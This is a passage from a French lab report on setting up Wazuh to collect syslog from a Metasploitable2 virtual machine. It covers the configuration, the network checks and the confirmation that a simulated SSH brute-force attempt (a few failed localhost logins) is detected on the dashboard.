
7.1 Vérification des adresses IP et configuration de la redirection Syslog

Avant la mise en place de la remontée des journaux, une double vérification des adresses IP des machines a été réalisée à l'aide des commandes `ip a` et `hostname -I` sur le serveur Wazuh Manager, confirmant l'adresse 192.168.56.108 sur le réseau host-only 192.168.56.0/24 partagé avec la machine victime (192.168.56.110).

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:e7:83:54 brd ff:ff:ff:ff:ff:ff
   altname enp0s17
   inet 192.168.56.108/24 metric 1024 brd 192.168.56.255 scope global dynamic eth0
       valid_lft 556sec preferred_lft 556sec
   inet6 fe80::a00:27ff:fe07:8354/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
[wazuh-user@wazuh-server ~]# hostname -I
192.168.56.108
[wazuh-user@wazuh-server ~]#
```

Figure 11 — Vérification de l'adresse IP du serveur Wazuh Manager (ip a et hostname -I)

La redirection des journaux système a ensuite été configurée sur Metasploitable2 via le fichier `/etc/syslog.conf`, en ajoutant la directive `*.* @192.168.56.108`. Le sélecteur `*.*` désigne l'ensemble des facilités et niveaux de sévérité des journaux, tandis que le préfixe `@` indique une transmission réseau via le protocole UDP (port 514 par défaut) vers l'adresse IP du serveur Wazuh.



```
Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/syslog.conf
*.* @192.168.56.108
[ Wrote 1 line ]
msfadmin@metasploitable:~$ sudo /etc/init.d/syslogd restart
```

Figure 12 — Configuration de la redirection Syslog vers le serveur Wazuh (/etc/syslog.conf)

Après enregistrement du fichier, le service `syslogd` a été redémarré afin d'appliquer la nouvelle configuration. Le message `[ OK ]` confirme le succès du redémarrage et l'activation immédiate de la redirection des journaux vers le serveur Wazuh.




Figure 13 — Redémarrage du service Syslog après configuration

7.2 Configuration du serveur Wazuh Manager pour la réception des journaux

Côté serveur, le fichier de configuration `/var/ossec/etc/ossec.conf` a été complété par un second bloc `<remote>`, ajouté en complément du bloc existant réservé aux agents natifs Wazuh, afin d'autoriser la réception des journaux Syslog transmis par Metasploitable2.

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/ossec/logs/active-responses.log</location>
</localfile>
<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>udp</protocol>
  <allowed-ips>192.168.56.110</allowed-ips>
</remote>
```

Figure 14 — Bloc de configuration `<remote>` ajouté dans `ossec.conf`

Ce bloc définit une écoute sur le port UDP 514 selon le protocole syslog standard (connection = syslog), et restreint la réception des journaux à la seule adresse IP autorisée (192.168.56.110), correspondant à la machine victime. Cette restriction par liste blanche (allowed-ips) constitue une mesure de sécurité empêchant l'injection de journaux falsifiés par une source non identifiée. Après application de cette configuration, du contrôle du pare-feu (firewalld) et du redémarrage du service wazuh-manager, le serveur est en mesure de recevoir et de traiter les journaux d'authentification de la machine victime, condition nécessaire à la détection des tentatives de brute force SSH par le moteur de règles de Wazuh.

7.3 Vérification de l'absence de pare-feu sur le serveur Wazuh Manager

Avant de valider définitivement la configuration réseau, une vérification de la présence d'un pare-feu local sur le serveur Wazuh Manager a été effectuée, afin de s'assurer qu'aucune règle de filtrage ne bloquerait la réception des journaux sur le port UDP 514.

```
[wazuh-user@wazuh-server ~]$ sudo systemctl status firewalld
Unit firewalld.service could not be found.
[wazuh-user@wazuh-server ~]$ sudo iptables -L -n
sudo: iptables: command not found
[wazuh-user@wazuh-server ~]$
```

Figure 15 — Absence de pare-feu actif sur le serveur Wazuh Manager (firewalld et iptables non installés)

Les commandes `sudo systemctl status firewalld` et `sudo iptables -L -n` retournent respectivement « Unit firewalld.service could not be found » et « sudo: iptables: command not found ». Ces résultats confirment qu'aucun pare-feu n'est installé ni actif sur cette machine. Par conséquent, aucune règle de filtrage supplémentaire n'était nécessaire pour autoriser la réception du trafic Syslog, et l'étape d'ouverture du port 514 a pu être ignorée sans risque pour la suite de la configuration.

7.4 Redémarrage du service Wazuh Manager et validation du port d'écoute

Après ajout du bloc <remote> dans le fichier `ossec.conf`, le service `wazuh-manager` a été redémarré afin d'appliquer la nouvelle configuration, puis son état a été vérifié à l'aide de la commande `sudo systemctl status wazuh-manager`.

```
■ wazuh-manager.service - Wazuh manager
Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: disabled)
Active: active (running) since Sat 2026-06-20 13:50:40 UTC; 1min 45s ago
Process: 27871 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0)
Tasks: 231 (limit: 5719)
Memory: 1.2G
CPU: 3min 6.267s
CGroup: /system.slice/wazuh-manager.service
├─27936 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─27937 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─27938 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─27941 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─27944 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─27987 /var/ossec/bin/wazuh-authd
├─28002 /var/ossec/bin/wazuh-db
├─28038 /var/ossec/bin/wazuh-execd
├─28053 /var/ossec/bin/wazuh-analysisd
├─28071 /var/ossec/bin/wazuh-syscheckd
├─28138 /var/ossec/bin/wazuh-remoted
├─28139 /var/ossec/bin/wazuh-remoted
├─28174 /var/ossec/bin/wazuh-logcollector
├─28195 /var/ossec/bin/wazuh-monitord
└─28216 /var/ossec/bin/wazuh-modulesd

Jun 20 13:50:30 wazuh-server env[27871]: Started wazuh-analysisd...
Jun 20 13:50:32 wazuh-server env[27871]: Started wazuh-syscheckd...
Jun 20 13:50:34 wazuh-server env[27871]: Started wazuh-remoted...
Jun 20 13:50:36 wazuh-server env[27871]: Started wazuh-logcollector...
Jun 20 13:50:37 wazuh-server env[27871]: Started wazuh-monitord...
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:router: INFO: Loaded ro
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:content_manager: INFO:
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:inventory-harvester: IN
Jun 20 13:50:38 wazuh-server env[27871]: Started wazuh-modulesd...
Jun 20 13:50:40 wazuh-server env[27871]: Completed.

log file support is not available (press RETURN)
```

Figure 16 — Redémarrage et vérification de l'état du service `wazuh-manager`

Le statut retourné confirme que le service est actif (active (running)) et que l'ensemble des processus internes de Wazuh ont démarré correctement, notamment wazuh-analysisd (moteur d'analyse des règles), wazuh-remoted (réception des journaux distants), wazuh-logcollector et wazuh-syscheckd. Le processus wazuh-remoted étant celui responsable de la réception des journaux Syslog, sa présence dans la liste des processus actifs constitue une première confirmation du bon démarrage du service. Afin de confirmer que ce processus écoute effectivement sur le port attendu, la commande `sudo ss -tulnp | grep 514` a été exécutée :

```
2026/06/20 13:51:55 rootcheck: INFO: Ending rootcheck scan.
sudo ss -tulnp | grep 514
^C
[wazuh-user@wazuh-server ~]$ sudo ss -tulnp | grep 514
udp UNCONN 0      0      0.0.0.0:514      0.0.0.0:*      users:((("wazuh-remoted",pid=28139,fd=4))
tcp LISTEN 0      128    0.0.0.0:1514    0.0.0.0:*      users:((("wazuh-remoted",pid=28138,fd=4))
[wazuh-user@wazuh-server ~]$
```

Figure 17 — Vérification du port d'écoute UDP 514 (processus wazuh-remoted)

Le résultat montre une ligne `udp UNCONN 0.0.0.0:514`, associée au processus `wazuh-remoted` (PID 28139), confirmant que le service écoute bien en UDP sur le port 514 sur toutes les interfaces réseau. Cette vérification valide que le canal de réception des journaux Syslog est pleinement opérationnel côté serveur.

7.5 Test de détection : simulation d'une tentative de connexion SSH échouée


Afin de valider de bout en bout la chaîne de remontée des journaux (Metasploitable2 → syslog → Wazuh Manager), une tentative de connexion SSH volontairement échouée a été réalisée sur la machine victime elle-même, en ciblant l'hôte local (localhost) avec un utilisateur inexistant.

```
[wazuh]
[wazuh] msfadmin@metasploitable:~$ sudo /etc/init.d/syslogd restart
[wazuh] * Restarting system log daemon... [ OK ]
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ssh fakeuser@localhost
PrThe authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
Cfakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied, please try again.
fakeuser@localhost's password:
Permission denied (publickey,password).
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Figure 18 — Simulation d'une tentative de connexion SSH échouée sur Metasploitable2

La commande `ssh fakeuser@localhost` a été exécutée à trois reprises avec des mots de passe volontairement incorrects (1234, 12345, qwert123). Après acceptation de la clé d'hôte RSA, chaque

tentative s'est soldée par un message « Permission denied, please try again », puis, après le troisième échec, par un rejet définitif de la connexion (« Permission denied (publickey,password) »). Ce comportement reproduit fidèlement le schéma d'une attaque par force brute sur le service SSH, tel que ciblé par l'outil Hydra dans le scénario d'attaque du projet, et constitue l'événement destiné à déclencher une alerte côté Wazuh. Du côté du serveur Wazuh Manager, le fichier journal interne du service a également été consulté à l'aide de la commande `sudo tail -f /var/ossec/logs/ossec.log`, afin de vérifier l'état de fonctionnement global de la plateforme au moment du test.



```
[wazuh-user@wazuh-server ~]$ sudo tail -f /var/ossec/logs/ossec.log
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-hotfixes-wazuh-server.
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-interfaces-wazuh-server.
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-networks-wazuh-server.
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-browser-extensions-wazuh-server.
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-groups-wazuh-server.
2026/06/20 13:50:53 indexer-connector: INFO: IndexerConnector initialized successfully for index: w
zuh-states-inventory-services-wazuh-server.
2026/06/20 13:50:54 wazuh-modulesd:syscollector: INFO: Evaluation finished.
2026/06/20 13:51:08 sca: INFO: Evaluation finished for policy '/var/ossec/ruleset/sca/cis_amazon_li
ux_2023.yml'
2026/06/20 13:51:08 sca: INFO: Security Configuration Assessment scan finished. Duration: 31 second
.
2026/06/20 13:51:55 rootcheck: INFO: Ending rootcheck scan.
```

Figure 19 — Journal interne du service Wazuh Manager (ossec.log)

Ce fichier journal (ossec.log) reflète le fonctionnement interne du moteur Wazuh (initialisation des connecteurs d'indexation, fin du scan d'évaluation de la configuration de sécurité SCA, fin du scan rootcheck), mais ne contient pas les alertes de sécurité proprement dites. Ces dernières sont enregistrées dans un fichier distinct, alerts.log, qui devra être consulté afin de confirmer la détection effective de la tentative de brute force SSH simulée. Cette distinction entre journal de fonctionnement du service et journal des alertes de sécurité constitue une étape importante de compréhension de l'architecture de journalisation de Wazuh, et oriente la vérification suivante vers le bon fichier.

7.6 Confirmation de la transmission réseau des journaux (capture tcpdump)

Le fichier alerts.log du serveur Wazuh ne contenant, à ce stade, que des événements locaux au serveur lui-même (sessions sudo, PAM), une capture réseau a été réalisée afin de vérifier si les paquets Syslog émis par Metasploitable2 atteignaient effectivement le serveur Wazuh au niveau réseau, indépendamment de leur interprétation par le moteur de règles. La commande `sudo tcpdump -i eth0 -n udp port 514` a été lancée sur le serveur Wazuh Manager, puis une nouvelle tentative de connexion SSH échouée a été déclenchée sur Metasploitable2 (`ssh fakeuser@localhost`).

```

[wazuh-user@wazuh-server ~]$ sudo tcpdump -i eth0 -n udp port 514
[212729.442262] device eth0 entered promiscuous mode
dropped prius to tcpdump
tcpdump: verbose output suppressed, use -v[ol]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:31:02.627630 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG auth.info, length: 52
14:31:02.631289 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG auth.info, length: 84
14:31:10.383027 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG authpriv.warning, length: 61
14:31:10.384531 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG authpriv.notice, length: 114
14:31:12.620671 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG auth.info, length: 88
14:31:55.950951 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG authpriv.warning, length: 61
14:31:57.840375 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG auth.info, length: 88
14:32:01.110423 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG authpriv.warning, length: 61
14:32:03.016502 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG auth.info, length: 88
14:32:03.016502 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG authpriv.notice, length: 105
14:33:49.964548 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG daemon.info, length: 77
14:33:49.981434 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG daemon.info, length: 59
14:33:49.994078 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG daemon.error, length: 81
14:33:49.994722 IP 192.168.56.110.syslog > 192.168.56.108.syslog: SYSLOG daemon.info, length: 64

```

Figure 20 — Capture réseau confirmant la réception des paquets Syslog en provenance de Metasploitable2

La capture confirme la réception de plusieurs paquets UDP en provenance de 192.168.56.110 (Metasploitable2) à destination de 192.168.56.108:514 (Wazuh Manager), classifiés SYSLOG auth.info, authpriv.warning et authpriv.notice. Cette observation valide que la chaîne de transmission réseau (redirection syslog → port UDP 514) fonctionne correctement au niveau protocolaire, et oriente le diagnostic vers l'étape suivante : la vérification de l'interprétation de ces journaux par le moteur de règles de Wazuh, via le tableau de bord.

7.7 Confirmation de la détection via le tableau de bord Wazuh

Le tableau de bord web de Wazuh (accessible à l'adresse <https://192.168.56.108>) a ensuite été consulté afin de vérifier si les tentatives de connexion SSH échouées avaient été correctement interprétées et classifiées par le moteur de règles.




Figure 21 — Vue d'ensemble du tableau de bord Wazuh après le test de brute force SSH

La vue d'ensemble (Overview) affiche désormais 7 alertes de sévérité moyenne et 26 alertes de sévérité faible sur les dernières 24 heures. Le module « Threat Hunting » a ensuite été utilisé afin d'examiner le détail des événements enregistrés.

timestamp	agent.name	rule.description	rule.level	rule.id
Jun 20, 2026 @ 15:00:06.7...	wazuh-server	PAM: Login session closed.	3	5502
Jun 20, 2026 @ 14:54:54.3...	wazuh-server	syslog: User missed the password more than one time	10	2502
Jun 20, 2026 @ 14:54:28.9...	wazuh-server	syslog: User authentication failure.	5	2501
Jun 20, 2026 @ 14:52:27.7...	wazuh-server	Successful sudo to ROOT executed.	3	5402
Jun 20, 2026 @ 14:52:27.7...	wazuh-server	PAM: Login session opened.	3	5501
Jun 20, 2026 @ 14:50:46.1...	wazuh-server	Wazuh server started.	3	902
Jun 20, 2026 @ 14:50:41.1...	wazuh-server	PAM: Login session closed.	3	5502
Jun 20, 2026 @ 14:50:37.4...	wazuh-server	Listened ports status (netstat) changed (new port opened or closed).	7	533
Jun 20, 2026 @ 14:50:05.3...	wazuh-server	PAM: Login session opened.	3	5501
Jun 20, 2026 @ 14:50:05.3...	wazuh-server	Successful sudo to ROOT executed.	3	5402
Jun 20, 2026 @ 14:48:26.5...	wazuh-server	PAM: Login session closed.	3	5502
Jun 20, 2026 @ 14:48:26.5...	wazuh-server	Successful sudo to ROOT executed.	3	5402
Jun 20, 2026 @ 14:48:26.5...	wazuh-server	PAM: Login session opened.	3	5501
Jun 20, 2026 @ 14:45:34.4...	wazuh-server	PAM: Login session closed.	3	5502
Jun 20, 2026 @ 14:30:02.1...	wazuh-server	PAM: Login session opened.	3	5501

Figure 22 — Détail des alertes générées par la tentative de brute force SSH (module Threat Hunting)

Deux règles directement liées au test effectué apparaissent explicitement dans la liste des événements : syslog: User missed the password more than one time (rule.id 2502, niveau de sévérité 10) et syslog: User authentication failure (rule.id 2501, niveau de sévérité 5). La règle 2502 correspond précisément au comportement d'un utilisateur échouant plusieurs fois de suite à s'authentifier, ce qui constitue la signature caractéristique d'une attaque par force brute. Afin de confirmer sans ambiguïté que ces alertes proviennent bien de la machine victime et non du serveur Wazuh lui-même, le détail complet de l'un des documents d'alerte a été consulté :



Document Details	
<code>_index</code>	wazuh-alerts-4.x-2026.06.20
<code>agent.id</code>	000
<code>agent.name</code>	wazuh-server
<code>full_log</code>	sshd[5087]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=localhost
<code>id</code>	1781965923.17161
<code>input.type</code>	log
<code>location</code>	192.168.56.110
<code>manager.name</code>	wazuh-server
<code>rule.description</code>	syslog: User missed the password more than one time
<code># rule.firedtimes</code>	1
<code>rule.gdpr</code>	IV_35.7.d, IV_32.2
<code>rule.gpg13</code>	7.8

Figure 23 — Détail complet d'une alerte confirmant la source Metasploitable2


Le détail du document confirme les champs suivants : `location` = 192.168.56.110 (adresse de la machine victime), `full_log` = « sshd[5087]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=localhost », et `rule.description` = « syslog: User missed the password more than one time ». Cette correspondance exacte entre l'adresse IP source, le contenu du journal brut et la règle déclenchée constitue une confirmation complète et sans ambiguïté du bon fonctionnement de la chaîne de détection : Metasploitable2 (émission) → Syslog UDP/514 (transport) → Wazuh Manager (réception, analyse par le moteur de règles et génération de l'alerte). Cette validation marque l'aboutissement de la phase d'intégration de la supervision Wazuh au sein de la plateforme : les tentatives de brute force SSH réalisées sur la machine victime sont désormais détectées, classifiées selon leur niveau de sévérité, et consultables en temps réel depuis le tableau de bord centralisé.

8. Scripts Bash d'automatisation (détection, réaction, audit)

